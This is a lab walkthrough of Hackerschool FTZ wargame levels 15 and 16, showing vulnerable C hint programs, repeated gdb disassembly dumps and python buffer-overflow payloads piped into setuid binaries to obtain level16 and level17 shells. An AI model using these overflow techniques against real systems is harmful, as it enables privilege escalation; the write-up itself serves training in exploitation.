S.C.P

서동훈

F.T.Z level15&16

```
[level15@ftz level15]$ ls -al
total 96
drwxr-xr-x    4 root     level15      4096 Mar 19  2003 .
drwxr-xr-x   34 root     root         4096 Sep 10  2011 ..
-rwsr-x---    1 level16  level15     13801 Dec 10  2002 attackme
-rw-------    1 root     root            1 Jan 15  2010 .bash_history
-rw-r--r--    1 root     level15        24 Feb 24  2002 .bash_logout
-rw-r--r--    1 root     level15       224 Feb 24  2002 .bash_profile
-rw-r--r--    1 root     level15       151 Feb 24  2002 .bashrc
-rw-r--r--    1 root     level15       400 Jan 25  1999 .cshrc
-rw-r--r--    1 root     level15      4742 Jan 25  1999 .emacs
-r--r--r--    1 root     level15       319 Jan 25  1999 .gtkrc
-rw-r--r--    1 root     level15       100 Jan 25  1999 .gvimrc
-rw-r-----    1 root     level15       185 Dec 10  2002 hint
-rw-r--r--    1 root     level15       226 Jan 25  1999 .muttrc
-rw-r--r--    1 root     level15       367 Jan 25  1999 .profile
drwxr-xr-x    2 root     level15      4096 Feb 24  2002 public_html
drwxrwxr-x    2 root     level15      4096 Jul 19 18:37 tmp
-rw-r--r--    1 root     root            1 May  7  2002 .viminfo
-rw-r--r--    1 root     level15      4145 Jan 25  1999 .vimrc
-rw-r--r--    1 root     level15       245 Jan 25  1999 .Xdefaults
[level15@ftz level15]$
```

```c
#include <stdio.h>

main()
{ int crap;
  int *check;
  char buf[20];
  fgets(buf,45,stdin);
  if (*check==0xdeadbeef)
   {
     setreuid(3096,3096);
     system("/bin/sh");
   }
}
```


```
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux-gnu"...
(gdb) set disas intel
(gdb) disas main
Dump of assembler code for function main:
0x08048490 <main+0>:    push   ebp
0x08048491 <main+1>:    mov    ebp,esp
0x08048493 <main+3>:    sub    esp,0x38
0x08048496 <main+6>:    sub    esp,0x4
0x08048499 <main+9>:    push   ds:0x8049664
0x0804849f <main+15>:   push   0x2d
0x080484a1 <main+17>:   lea    eax,[ebp-56]
0x080484a4 <main+20>:   push   eax
0x080484a5 <main+21>:   call   0x8048360 <fgets>
0x080484aa <main+26>:   add    esp,0x10
0x080484ad <main+29>:   mov    eax,DWORD PTR [ebp-16]
0x080484b0 <main+32>:   cmp    DWORD PTR [eax],0xdeadbeef
0x080484b6 <main+38>:   jne    0x80484dd <main+77>
0x080484b8 <main+40>:   sub    esp,0x8
0x080484bb <main+43>:   push   0xc18
0x080484c0 <main+48>:   push   0xc18
0x080484c5 <main+53>:   call   0x8048380 <setreuid>
0x080484ca <main+58>:   add    esp,0x10
0x080484cd <main+61>:   sub    esp,0xc
0x080484d0 <main+64>:   push   0x8048548
0x080484d5 <main+69>:   call   0x8048340 <system>
0x080484da <main+74>:   add    esp,0x10
0x080484dd <main+77>:   leave
0x080484de <main+78>:   ret
0x080484df <main+79>:   nop
End of assembler dump.
```

```
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux-gnu"...
(gdb) set disas intel
(gdb) disas main
Dump of assembler code for function main:
0x08048490 <main+0>:    push   ebp
0x08048491 <main+1>:    mov    ebp,esp
0x08048493 <main+3>:    sub    esp,0x38
0x08048496 <main+6>:    sub    esp,0x4
0x08048499 <main+9>:    push   ds:0x8049664
0x0804849f <main+15>:   push   0x2d
0x080484a1 <main+17>:   lea    eax,[ebp-56]
0x080484a4 <main+20>:   push   eax
0x080484a5 <main+21>:   call   0x8048360 <fgets>
0x080484aa <main+26>:   add    esp,0x10
0x080484ad <main+29>:   mov    eax,DWORD PTR [ebp-16]
0x080484b0 <main+32>:   cmp    DWORD PTR [eax],0xdeadbeef
0x080484b6 <main+38>:   jne    0x80484dd <main+77>
0x080484b8 <main+40>:   sub    esp,0x8
0x080484bb <main+43>:   push   0xc18
0x080484c0 <main+48>:   push   0xc18
0x080484c5 <main+53>:   call   0x8048380 <setreuid>
0x080484ca <main+58>:   add    esp,0x10
0x080484cd <main+61>:   sub    esp,0xc
0x080484d0 <main+64>:   push   0x8048548
0x080484d5 <main+69>:   call   0x8048340 <system>
0x080484da <main+74>:   add    esp,0x10
0x080484dd <main+77>:   leave
0x080484de <main+78>:   ret
0x080484df <main+79>:   nop
End of assembler dump.
```

```
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux-gnu"...
(gdb) set disas intel
(gdb) disas main
Dump of assembler code for function main:
0x08048490 <main+0>:    push   ebp
0x08048491 <main+1>:    mov    ebp,esp
0x08048493 <main+3>:    sub    esp,0x38
0x08048496 <main+6>:    sub    esp,0x4
0x08048499 <main+9>:    push   ds:0x8049664
0x0804849f <main+15>:   push   0x2d
0x080484a1 <main+17>:   lea    eax,[ebp-56]
0x080484a4 <main+20>:   push   eax
0x080484a5 <main+21>:   call   0x8048360 <fgets>
0x080484aa <main+26>:   add    esp,0x10
0x080484ad <main+29>:   mov    eax,DWORD PTR [ebp-16]
0x080484b0 <main+32>:   cmp    DWORD PTR [eax],0xdeadbeef
0x080484b6 <main+38>:   jne    0x80484dd <main+77>
0x080484b8 <main+40>:   sub    esp,0x8
0x080484bb <main+43>:   push   0xc18
0x080484c0 <main+48>:   push   0xc18
0x080484c5 <main+53>:   call   0x8048380 <setreuid>
0x080484ca <main+58>:   add    esp,0x10
0x080484cd <main+61>:   sub    esp,0xc
0x080484d0 <main+64>:   push   0x8048548
0x080484d5 <main+69>:   call   0x8048340 <system>
0x080484da <main+74>:   add    esp,0x10
0x080484dd <main+77>:   leave
0x080484de <main+78>:   ret
0x080484df <main+79>:   nop
End of assembler dump.
```

```
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux-gnu"...
(gdb) set disas intel
(gdb) disas main
Dump of assembler code for function main:
0x08048490 <main+0>:    push   ebp
0x08048491 <main+1>:    mov    ebp,esp
0x08048493 <main+3>:    sub    esp,0x38
0x08048496 <main+6>:    sub    esp,0x4
0x08048499 <main+9>:    push   ds:0x8049664
0x0804849f <main+15>:   push   0x2d
0x080484a1 <main+17>:   lea    eax,[ebp-56]
0x080484a4 <main+20>:   push   eax
0x080484a5 <main+21>:   call   0x8048360 <fgets>
0x080484aa <main+26>:   add    esp,0x10
0x080484ad <main+29>:   mov    eax,DWORD PTR [ebp-16]
0x080484b0 <main+32>:   cmp    DWORD PTR [eax],0xdeadbeef
0x080484b6 <main+38>:   jne    0x80484dd <main+77>
0x080484b8 <main+40>:   sub    esp,0x8
0x080484bb <main+43>:   push   0xc18
0x080484c0 <main+48>:   push   0xc18
0x080484c5 <main+53>:   call   0x8048380 <setreuid>
0x080484ca <main+58>:   add    esp,0x10
0x080484cd <main+61>:   sub    esp,0xc
0x080484d0 <main+64>:   push   0x8048548
0x080484d5 <main+69>:   call   0x8048340 <system>
0x080484da <main+74>:   add    esp,0x10
0x080484dd <main+77>:   leave
0x080484de <main+78>:   ret
0x080484df <main+79>:   nop
End of assembler dump.
```

```
(gdb) x/20wx main
0x8048490 <main>:       0x83e58955      0xec8338ec      0x6435ff04      0x6a080496
0x80484a0 <main+16>:    0xc8458d2d      0xfeb6e850      0xc483ffff      0xf0458b10
0x80484b0 <main+32>:    0xbeef3881      0x2575dead      0x6808ec83      0x00000c18
0x80484c0 <main+48>:    0x000c1868      0xfeb6e800      0xc483ffff      0x0cec8310
0x80484d0 <main+64>:    0x04854868      0xfe66e808      0xc483ffff      0x90c3c910
```


0x80484c0 <main+48>: 0x000c1868 0xfeb6e800 0xc483ffff 0x0cec8310
0x80484d0 <main+64>: 0x04854868 0xfe66e808 0xc483ffff 0x90c3c910
(gdb) x/x 0x80484b2
0x80484b2 <main+34>: 0xdeadbeef
(gdb)

```
[level15@ftz tmp]$ (python -c 'print "\x90"*40+"\xb2\x84\x04\x08"';cat) | /home/level15/attackme
id
uid=3096(level16) gid=3095(level15) groups=3095(level15)
```

```
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux-gnu"...
(gdb) set disas intel
(gdb) disas main
Dump of assembler code for function main:
0x08048490 <main+0>:    push   ebp
0x08048491 <main+1>:    mov    ebp,esp
0x08048493 <main+3>:    sub    esp,0x38
0x08048496 <main+6>:    sub    esp,0x4
0x08048499 <main+9>:    push   ds:0x8049664
0x0804849f <main+15>:   push   0x2d
0x080484a1 <main+17>:   lea    eax,[ebp-56]
0x080484a4 <main+20>:   push   eax
0x080484a5 <main+21>:   call   0x8048360 <fgets>
0x080484aa <main+26>:   add    esp,0x10
0x080484ad <main+29>:   mov    eax,DWORD PTR [ebp-16]
0x080484b0 <main+32>:   cmp    DWORD PTR [eax],0xdeadbeef
0x080484b6 <main+38>:   jne    0x80484dd <main+77>
0x080484b8 <main+40>:   sub    esp,0x8
0x080484bb <main+43>:   push   0xc18
0x080484c0 <main+48>:   push   0xc18
0x080484c5 <main+53>:   call   0x8048380 <setreuid>
0x080484ca <main+58>:   add    esp,0x10
0x080484cd <main+61>:   sub    esp,0xc
0x080484d0 <main+64>:   push   0x8048548
0x080484d5 <main+69>:   call   0x8048340 <system>
0x080484da <main+74>:   add    esp,0x10
0x080484dd <main+77>:   leave
0x080484de <main+78>:   ret
0x080484df <main+79>:   nop
End of assembler dump.
```

```
(gdb) r `python -c 'print "\xef\xbe\xad\xde"+"\x90"*36'>tmp`<tmp
```

```
(gdb) r `python -c 'print "\xef\xbe\xad\xde"+"\x90"*36'>tmp`<tmp
```

```
(gdb) x/24wx $esp
0xbfffe020:     0xdeadbeef      0x90909090      0x90909090      0x90909090
0xbfffe030:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffe040:     0x90909090      0x90909090      0xbfff000a      0x0804831e
0xbfffe050:     0x4200af84      0x42130a14      0xbfffe078      0x42015574
0xbfffe060:     0x00000001      0xbfffe0a4      0xbfffe0ac      0x4001582c
0xbfffe070:     0x00000001      0x08048390      0x00000000      0x080483b1
(gdb)
```

```
(gdb) r `python -c 'print "\xef\xbe\xad\xde"+"\x90"*36'>tmp`<tmp
```

```
(gdb) x/24wx $esp
0xbfffe020:     0xdeadbeef      0x90909090      0x90909090      0x90909090
0xbfffe030:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffe040:     0x90909090      0x90909090      0xbfff000a      0x0804831e
0xbfffe050:     0x4200af84      0x42130a14      0xbfffe078      0x42015574
0xbfffe060:     0x00000001      0xbfffe0a4      0xbfffe0ac      0x4001582c
0xbfffe070:     0x00000001      0x08048390      0x00000000      0x080483b1
(gdb)
```

```
[level15@ftz tmp]$ (python -c 'print "\xef\xbe\xad\xde"+"\x90"*36+"\x20\xe0\xff\xbf"';cat) | /home/level15/attackme
```

```
[level15@ftz tmp]$ strace ./attackme
execve("./attackme", ["./attackme"], [/* 23 vars */]) = 0
uname({sys="Linux", node="ftz.hackerschool.org", ...}) = 0
brk(0)                                  = 0x8049680
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x40016000
open("/etc/ld.so.preload", O_RDONLY)    = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY)      = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=28519, ...}) = 0
old_mmap(NULL, 28519, PROT_READ, MAP_PRIVATE, 3, 0) = 0x40017000
close(3)                                = 0
open("/lib/tls/libc.so.6", O_RDONLY)    = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0`V\1B4\0"..., 512) = 512
fstat64(3, {st_mode=S_IFREG|0755, st_size=1531064, ...}) = 0
old_mmap(0x42000000, 1257224, PROT_READ|PROT_EXEC, MAP_PRIVATE, 3, 0) = 0x42000000
old_mmap(0x4212e000, 12288, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED, 3, 0x12e000) = 0x4212e000
old_mmap(0x42131000, 7944, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x42131000
close(3)                                = 0
set_thread_area({entry_number:-1 -> 6, base_addr:0x400169e0, limit:1048575, seg_32bit:1, contents:0, read_exec_only:0, limit_i
n_pages:1, seg_not_present:0, useable:1}) = 0
munmap(0x40017000, 28519)               = 0
fstat64(0, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 1), ...}) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x40017000
read(0,
"\n", 1024)                     = 1
exit_group(-1073745576)                 = ?
[level15@ftz tmp]$
```

```
[level15@ftz tmp]$ (python -c 'print "\xef\xbe\xad\xde"+"A"*36+"\x00\x70\x01\x40"';cat) | /home/level15/attackme
id
uid=3096(level16) gid=3095(level15) groups=3095(level15)
```

```
[level16@ftz level16]$ ls -al
total 100
drwxr-xr-x    4 root     level16      4096 Mar 19  2003 .
drwxr-xr-x   34 root     root         4096 Sep 10  2011 ..
-rwsr-x---    1 level17  level16     14017 Mar  8  2003 attackme
-rw-r-----    1 root     root          235 Mar  8  2003 attackme.c
-rw-------    1 root     root            1 Jan 15  2010 .bash_history
-rw-r--r--    1 root     level16        24 Feb 24  2002 .bash_logout
-rw-r--r--    1 root     level16       224 Feb 24  2002 .bash_profile
-rw-r--r--    1 root     level16       151 Feb 24  2002 .bashrc
-rw-r--r--    1 root     level16       400 Jan 25  1999 .cshrc
-rw-r--r--    1 root     level16      4742 Jan 25  1999 .emacs
-r--r--r--    1 root     level16       319 Jan 25  1999 .gtkrc
-rw-r--r--    1 root     level16       100 Jan 25  1999 .gvimrc
-rw-r-----    1 root     level16       235 Mar  8  2003 hint
-rw-r--r--    1 root     level16       226 Jan 25  1999 .muttrc
-rw-r--r--    1 root     level16       367 Jan 25  1999 .profile
drwxr-xr-x    2 root     level16      4096 Feb 24  2002 public_html
drwxrwxr-x    2 root     level16      4096 Jul 21 06:02 tmp
-rw-r--r--    1 root     root            1 May  7  2002 .viminfo
-rw-r--r--    1 root     level16      4145 Jan 25  1999 .vimrc
-rw-r--r--    1 root     level16       245 Jan 25  1999 .Xdefaults
[level16@ftz level16]$
```

```
[level16@ftz level16]$ cat hint


#include <stdio.h>

void shell() {
  setreuid(3097,3097);
  system("/bin/sh");
}

void printit() {
  printf("Hello there!\n");
}

main()
{ int crap;
  void (*call)()=printit;
  char buf[20];
  fgets(buf,48,stdin);
  call();
}

[level16@ftz level16]$
```

```
Dump of assembler code for function main:
0x08048518 <main+0>:    push   ebp
0x08048519 <main+1>:    mov    ebp,esp
0x0804851b <main+3>:    sub    esp,0x38
0x0804851e <main+6>:    mov    DWORD PTR [ebp-16],0x8048500
0x08048525 <main+13>:   sub    esp,0x4
0x08048528 <main+16>:   push   ds:0x80496e8
0x0804852e <main+22>:   push   0x30
0x08048530 <main+24>:   lea    eax,[ebp-56]
0x08048533 <main+27>:   push   eax
0x08048534 <main+28>:   call   0x8048384 <fgets>
0x08048539 <main+33>:   add    esp,0x10
0x0804853c <main+36>:   mov    eax,DWORD PTR [ebp-16]
0x0804853f <main+39>:   call   eax
0x08048541 <main+41>:   leave
0x08048542 <main+42>:   ret
0x08048543 <main+43>:   nop
0x08048544 <main+44>:   nop
0x08048545 <main+45>:   nop
0x08048546 <main+46>:   nop
0x08048547 <main+47>:   nop
0x08048548 <main+48>:   nop
0x08048549 <main+49>:   nop
0x0804854a <main+50>:   nop
0x0804854b <main+51>:   nop
0x0804854c <main+52>:   nop
0x0804854d <main+53>:   nop
0x0804854e <main+54>:   nop
0x0804854f <main+55>:   nop
End of assembler dump.
```

```
Dump of assembler code for function main:
0x08048518 <main+0>:    push   ebp
0x08048519 <main+1>:    mov    ebp,esp
0x0804851b <main+3>:    sub    esp,0x38
0x0804851e <main+6>:    mov    DWORD PTR [ebp-16],0x8048500
0x08048525 <main+13>:   sub    esp,0x4
0x08048528 <main+16>:   push   ds:0x80496e8
0x0804852e <main+22>:   push   0x30
0x08048530 <main+24>:   lea    eax,[ebp-56]
0x08048533 <main+27>:   push   eax
0x08048534 <main+28>:   call   0x8048384 <fgets>
0x08048539 <main+33>:   add    esp,0x10
0x0804853c <main+36>:   mov    eax,DWORD PTR [ebp-16]
0x0804853f <main+39>:   call   eax
0x08048541 <main+41>:   leave
0x08048542 <main+42>:   ret
0x08048543 <main+43>:   nop
0x08048544 <main+44>:   nop
0x08048545 <main+45>:   nop
0x08048546 <main+46>:   nop
0x08048547 <main+47>:   nop
0x08048548 <main+48>:   nop
0x08048549 <main+49>:   nop
0x0804854a <main+50>:   nop
0x0804854b <main+51>:   nop
0x0804854c <main+52>:   nop
0x0804854d <main+53>:   nop
0x0804854e <main+54>:   nop
0x0804854f <main+55>:   nop
End of assembler dump.
```

```
Dump of assembler code for function main:
0x08048518 <main+0>:    push   ebp
0x08048519 <main+1>:    mov    ebp,esp
0x0804851b <main+3>:    sub    esp,0x38
0x0804851e <main+6>:    mov    DWORD PTR [ebp-16],0x8048500
0x08048525 <main+13>:   sub    esp,0x4
0x08048528 <main+16>:   push   ds:0x80496e8
0x0804852e <main+22>:   push   0x30
0x08048530 <main+24>:   lea    eax,[ebp-56]
0x08048533 <main+27>:   push   eax
0x08048534 <main+28>:   call   0x8048384 <fgets>
0x08048539 <main+33>:   add    esp,0x10
0x0804853c <main+36>:   mov    eax,DWORD PTR [ebp-16]
0x0804853f <main+39>:   call   eax
0x08048541 <main+41>:   leave
0x08048542 <main+42>:   ret
0x08048543 <main+43>:   nop
0x08048544 <main+44>:   nop
0x08048545 <main+45>:   nop
0x08048546 <main+46>:   nop
0x08048547 <main+47>:   nop
0x08048548 <main+48>:   nop
0x08048549 <main+49>:   nop
0x0804854a <main+50>:   nop
0x0804854b <main+51>:   nop
0x0804854c <main+52>:   nop
0x0804854d <main+53>:   nop
0x0804854e <main+54>:   nop
0x0804854f <main+55>:   nop
End of assembler dump.
```

```
(gdb) disas printit
Dump of assembler code for function printit:
0x08048500 <printit+0>: push   ebp
0x08048501 <printit+1>: mov    ebp,esp
0x08048503 <printit+3>: sub    esp,0x8
0x08048506 <printit+6>: sub    esp,0xc
0x08048509 <printit+9>: push   0x80485c0
0x0804850e <printit+14>:        call   0x80483a4 <printf>
0x08048513 <printit+19>:        add    esp,0x10
0x08048516 <printit+22>:        leave
0x08048517 <printit+23>:        ret
End of assembler dump.
```

```
Dump of assembler code for function main:
0x08048518 <main+0>:    push   ebp
0x08048519 <main+1>:    mov    ebp,esp
0x0804851b <main+3>:    sub    esp,0x38
0x0804851e <main+6>:    mov    DWORD PTR [ebp-16],0x8048500
0x08048525 <main+13>:   sub    esp,0x4
0x08048528 <main+16>:   push   ds:0x80496e8
0x0804852e <main+22>:   push   0x30
0x08048530 <main+24>:   lea    eax,[ebp-56]
0x08048533 <main+27>:   push   eax
0x08048534 <main+28>:   call   0x8048384 <fgets>
0x08048539 <main+33>:   add    esp,0x10
0x0804853c <main+36>:   mov    eax,DWORD PTR [ebp-16]
0x0804853f <main+39>:   call   eax
0x08048541 <main+41>:   leave
0x08048542 <main+42>:   ret
0x08048543 <main+43>:   nop
0x08048544 <main+44>:   nop
0x08048545 <main+45>:   nop
0x08048546 <main+46>:   nop
0x08048547 <main+47>:   nop
0x08048548 <main+48>:   nop
0x08048549 <main+49>:   nop
0x0804854a <main+50>:   nop
0x0804854b <main+51>:   nop
0x0804854c <main+52>:   nop
0x0804854d <main+53>:   nop
0x0804854e <main+54>:   nop
0x0804854f <main+55>:   nop
End of assembler dump.
```

```
(gdb) disas shell
Dump of assembler code for function shell:
0x080484d0 <shell+0>:   push   ebp
0x080484d1 <shell+1>:   mov    ebp,esp
0x080484d3 <shell+3>:   sub    esp,0x8
0x080484d6 <shell+6>:   sub    esp,0x8
0x080484d9 <shell+9>:   push   0xc19
0x080484de <shell+14>:  push   0xc19
0x080484e3 <shell+19>:  call   0x80483b4 <setreuid>
0x080484e8 <shell+24>:  add    esp,0x10
0x080484eb <shell+27>:  sub    esp,0xc
0x080484ee <shell+30>:  push   0x80485b8
0x080484f3 <shell+35>:  call   0x8048364 <system>
0x080484f8 <shell+40>:  add    esp,0x10
0x080484fb <shell+43>:  leave
0x080484fc <shell+44>:  ret
0x080484fd <shell+45>:  lea    esi,[esi]
End of assembler dump.
```

```
[level16@ftz tmp]$ (python -c 'print "\x90"*40+"\xd0\x84\x04\x08"';cat)| /home/level16/attackme
id
uid=3097(level17) gid=3096(level16) groups=3096(level16)
```